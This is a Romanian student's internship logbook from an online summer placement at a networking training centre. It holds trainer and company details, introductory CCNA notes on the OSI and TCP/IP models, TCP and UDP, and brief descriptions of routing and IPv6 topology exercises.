CAIET DE PRACTICĂ

Anul universitar 2020/2021

Nume și prenume: **Smetanca Ioan**

An de studiu și specializare: Anul 2, Inginerie Electrică

Cuprins

Fișa de identificare

Nume și prenume student:	Smetanca Ioan
Facultate/ An de studiu/ Specializare:	ET, Anul 2, Inginerie Electrică
Nume instituție gazdă:	Asociația Savnet Training Center
Adresă instituție gazdă:	Timișoara, str. Cugir, nr. 18, bl. 78, sc. B, et. 2, ap. 6, judetul Timiș
Departamentul/secția în care s-a derulat stagiul de practică:	-
Adresa de derulare a practicii:	Online
Nume și prenume tutore:	Savu-Jivanov Adrian
Funcția:	CEO
Nume și prenume cadru didactic supervisor:	Svoboda Marcus
Perioada desfășurării stagiului de practică:	Începând cu data de 12.07.2021, până în data de 03.09.2021. 8 ore/zi, de Luni până Vineri.

1. Activitatea studentului practicant

Practica de vara s-a desfasurat la Savnet Training Center pe o perioada de 8 saptamani(240 ore) si am lucrat pe urmatoarele tehnologii: **Telecom IP – Cisco**, **Linux**, **Python**, **Securitate cibernetică**,la final prezentandu-se un proiect care sa testeze/aprofundeze cunostintele dobandite in tot acest timp.

Evolutia Savnet Training Center

Firma a luat nastere în anul 2012, urmând ca în anul 2014 să apară primele realizări ale firmei, aceasta devenind partener acreditat Cisco Networking Academy. În anul 2016 Savnet devine partener Corning Fiber Optics și începe livrarea cursurilor de Linux, cu solutia Linux Professional Institute, urmând ca un an mai târziu să livreze cursuri de Java într-o versiune customizată de 3 module: Java Essentials 1, Java Essentials 2 și Java Full Stack – The Startup Company Approach. Anul 2018 este anul în care Savnet începe livrarea cursurilor de Python, devine partener acreditat C/C++ Academy, partener Juniper Academic Alliance și CompTIA, urmând ca în anul 2019 să înceapă livrarea cursurilor C/C++ și a cursurilor de 2G, 3G și 4G, totodată devenind parteneri VMWare IT Academy.

Pe parcursul celor 8 saptamani am avut ca traineri la Cisco, pe domnul Adrian Savu-Jivanov, la Linux , pe domnul Adrian Maris ,la Python pe domnisoara Alison Schmirler iar la Cyber Security pe domnul Stefan Besu.


Cursurile de Cisco au fost livrate de Savu-Jivanov Adrian, trainer care a predat cursuri din domeniul telecom în țări din întreaga lume

Trainerul Adrian Mariș a livrat cursurile de Linux, acesta urmând facultatea de Electronică și Telecomunicații din cadrul Universității Politehnica Timișoara.

Cursurile de Python au fost predate de trainerul Alison Schmirler, care a urmat facultate de Informatică din cadrul Universității de Vest Timișoara.

Ștefan Besu este analist și trainer în CyberSecurity, acesta livrând cursurile de securitate cibernetică în telecom, din cadrul stagiului de practică.

Savnet operează în mai multe domenii precum:telecom, cyber security, cloud computing, automotive și software development:



Partea I (CCNA 16 ZILE)

In prima zi ni s-a explicat ce inseamna modulele cisco si ce contin,urmancd ca mai apoi sa incepem primul modul de CCNA, prezentandu-ne stiva de protocoale(TCP/IP,OSI).

OSI.TCP/IP

- protocol - regula
- stiva de protocoale - set de reguli (ex: TCP/IP, OSI)

OSI

(7) Aplicatie	Aplication
(6) Prezentare	Presentation
(5) Sesiune	Sesion
(4) Transport	Trasport
(3) Retea	Network
(2) Leg. de date	Data Link
(1) Fizic	Physical

All People Seem To Need Data Processing.
Please Do Not Throw Saussage Pizza Away.

Functionalitati de baza nivele OSI

(7) Aplicatie:
- interfata dintre utilizator si serviciul de pe retea
- ex protocoale: HTTP/HTTPS (servicii web), DHCP (aloca dinamic configuratia IP), DNS (domeniu <-> IP), SMTP, IMAP, POP3 (email), SSH/Telnet (acces remote pe echipamente), FTP/TFTP (transfer de fisiere)
- ex aplicatii: browser, Outlook etc

(6) Prezentare:
- codare, compresie, criptare a datelor
- ex protocoale: JPEG, MPEG, PDF, AVI, etc.

(5) Sesiune:
- stabileste, mentine, sterge sesiunea dintre aplicatii

(4) Transport:- segmentare si multiplexare
- identifica aplicatiile sursa si destinatie prin porturi logice
- implementeaza modul de transmitere a datelor:
* garantat: TCP
* best-effort: UDP

TCP:
- Transmission Control Protocol
- garanteaza primirea datelor livrate
- poate:
* face retransmiterea datelor
* face reordonarea datelor
* gestioneaza dinamic cantitatea de date transmisa pana la primirea unei confirmari (ACK) printr un parametru numit Window Size
- ex aplicatii: email, browsing etc

UDP:
- User Datagram Protocol
- best-effort
- nu face nimic din ce face TCP
- ex aplicatii: VoIP, Video Streaming..


Nivelul de Transport gestioneaza comunicarea dintre aplicatii.

(3) Retea:
- gestioneaza comunicarea tinre retele direct conectate si/sau distante folosind rutare statica si/sau dinamica (protocoale de rutare) foloding adrese logice numite si adrese IP (IPv4/IPv6).

- poate permite/bana traficul de la /catre anumite adrese IP si/sau porturi logice cu ajutorul listelor de control al accesului (ACL)
- poate imbunatati politica de prioritizare a serviciilor <=> politica de QoS (Quality of Service)
- ex protocoale: IPv4, IPv6, ICMP, RIP, EIGRP, OSPF, BGP, IS-IS

Observatie: Retea - gestioneaza comunicarea dintre retele

(2) Legatura de date:
- gestioneaza comunicarea in interiorul retelei (pe acelasi segment de retea).




Switch


- poate imbunatati politica de securitate si politica de QoS
- ex protocoale: Ethernet, ARP, HDLC, PPP, ATM, CDP, LLDP, VTP, STP, Frame Relay, 802.1p, 802.1q etc.

(1): Fizic:
- pregateste datele sa fie mapate pe mediul de comunicare si face transmiterea datelor ca semnal electric, optic sau unda radio
- ex protocol: Ethernet


- cabluri, porturi, placi de retea




Urmand ca in urmatoarele zile sa incepem partea practica(bineinteles ca la inceput sa ne fie prezentat partea teoretica pentru a putea intelege pasii pe care trebuie sa ii urmam si de ce😉.




Prima data am conectate device-urile in modul fizic dupa care am dat pe modul logic si le-am aranjat,urmand ca mai departe sa configuram aceste device-uri cum ni se cere in cerinte.




Am invatat cum sa facem o ruta statica in ipv4 +configurarea celorlalte device-uri.




Exercitiu de grup; de realizat o topologie + discutie pe baza capitolelor 5 + 6 de pe netacad.




Exercitiu topologie + discutie Network Layer




Exercitiu topologie + Rutare dinamica




Exercitiu topologie pe grupe + Simulare subiect de examen Partea 1,in celelalte zile am facut si simularea pentru partea a doua si partea a treia.




Aprofundare IPv6 + Exercitiu topologie IPv6



